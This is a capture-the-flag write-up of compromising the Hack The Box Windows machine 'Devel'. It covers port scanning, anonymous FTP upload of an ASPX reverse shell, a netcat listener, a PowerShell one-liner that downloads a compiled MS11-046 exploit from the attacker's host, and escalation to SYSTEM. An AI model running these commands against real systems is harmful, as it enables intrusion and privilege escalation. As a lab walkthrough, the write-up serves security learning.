



Devel

Started by discovering open ports on the target machine as usual

```
(kali㉿kali)-[~]
$ nmap -sV 10.10.10.5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-31 04:02 WAT
Nmap scan report for 10.10.10.5
Host is up (0.30s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
80/tcp    open  http     Microsoft IIS httpd 7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.68 seconds
```

FTP allows anonymous login, so let's check it out

```
(kali㉿kali)-[~/HTB/Devel]
$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
229 Entering Extended Passive Mode (|||49193|)
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR> aspnet_client
07-31-23 03:19AM 358 exploit.aspx
03-17-17 05:37PM 689 iisstart.htm
07-31-23 02:50AM <DIR> MFNQBSRJSX
07-31-23 02:39AM <DIR> NFWPAIAWLK
07-31-23 02:58AM 2920 shell.aspx
07-31-23 02:53AM 74164 shell.exe
07-31-23 02:48AM 35 shell.php
07-31-23 04:19AM 2917 shell11.aspx
07-31-23 02:40AM <DIR> SKENGRGTWP
07-31-23 04:28AM 16 test.txt
03-17-17 05:37PM 184946 welcome.png
226 Transfer complete.
ftp>
```


There's quite a number of files there, downloaded a few of them and analyzed them. But as I am not familiar with aspx, I checked the web server running.



Looking at the page source of the web server, I discovered that the image displaying was named "welcome.png".


```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3 <head>
4 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
5 <title>IIS7</title>
6 <style type="text/css">
7 <!--
8 body {
9     color:#000000;
10     background-color:#B3B3B3;
11     margin:0;
12 }
13
14 #container {
15     margin-left:auto;
16     margin-right:auto;
17     text-align:center;
18 }
19
20 a img {
21     border:none;
22 }
23
24 -->
25 </style>
26 </head>
27 <body>
28 <div id="container">
29 <a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"></a>
30 </div>
31 </body>
32 </html>
```

Heading back to FTP, it seems both the FTP and Web server are fetching files from the same directory. I added a dummy file to confirm it this was true, and it was.



```
Hello, ftp upload
```

Searched for an aspx reverse shell, and uploaded it to the FTP server.



```
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||49195|)
125 Data connection already open; Transfer starting.
100% |*****| 15970      13.20 MiB/s  --:-- ETA
226 Transfer complete.
15970 bytes sent in 00:00 (16.92 KiB/s)
ftp>
```

Reference: <https://github.com/borjnz/aspx-reverse-shell>

Set up a netcat listener, and I got a shell

```

connect to [10.10.16.10] from (UNKNOWN) [10.10.10.5] 49196
Spawn Shell ...
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                DEVEL
OS Name:                  Microsoft Windows 7 Enterprise
OS Version:               6.1.7600 N/A Build 7600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:    17/3/2017, 4:17:31 ♦♦
System Boot Time:         31/7/2023, 12:57:03 ♦♦
System Manufacturer:      VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:        C:\Windows
System Directory:         C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     3.071 MB
Available Physical Memory: 2.410 MB
Virtual Memory: Max Size: 6.141 MB
Virtual Memory: Available: 5.503 MB
Virtual Memory: In Use:    638 MB
Page File Location(s):    C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                               Connection Name: Local Area Connection 3
                               DHCP Enabled:    No
                               IP address(es)
                               [01]: 10.10.10.5
                               [02]: fe80::58c0:f1cf:abc6:bb9e
                               [03]: dead:beef::e18d:a6b0:961e:7c78
                               [04]: dead:beef::58c0:f1cf:abc6:bb9e

c:\windows\system32\inetsrv>

```

Running 'systeminfo' on the target machine, we got details about it. We looked up the 'Build Number' and found it to be vulnerable.

Looked for an exploit, and I found this:

Reference: <https://www.exploit-db.com/exploits/40564>


Downloaded the exploit on my machine, compiled it to an exe

`i686-w64-mingw32-gcc 40564.c -o MS11-046.exe -lws2_32`

Then uploaded it to the target machine using PowerShell

```
powershell -c "(new-object  
System.Net.WebClient).DownloadFile('http://10.10.16.10:80/40564.exe',  
'c:\Users\Public\Downloads\40564.exe')"
```

Executed it, and got a shell as NT AUTHORITY\SYSTEM



```
Directory of c:\Users\Public\Downloads  
31/07/2023 06:58 <DIR> .  
31/07/2023 06:58 <DIR> ..  
31/07/2023 06:58 239.983 40564.exe  
1 File(s) 239.983 bytes  
2 Dir(s) 4.691.156.992 bytes free  
  
c:\Users\Public\Downloads>40564.exe  
40564.exe  
  
c:\Windows\System32>whoami  
whoami  
nt authority\system
```

Thanks for reading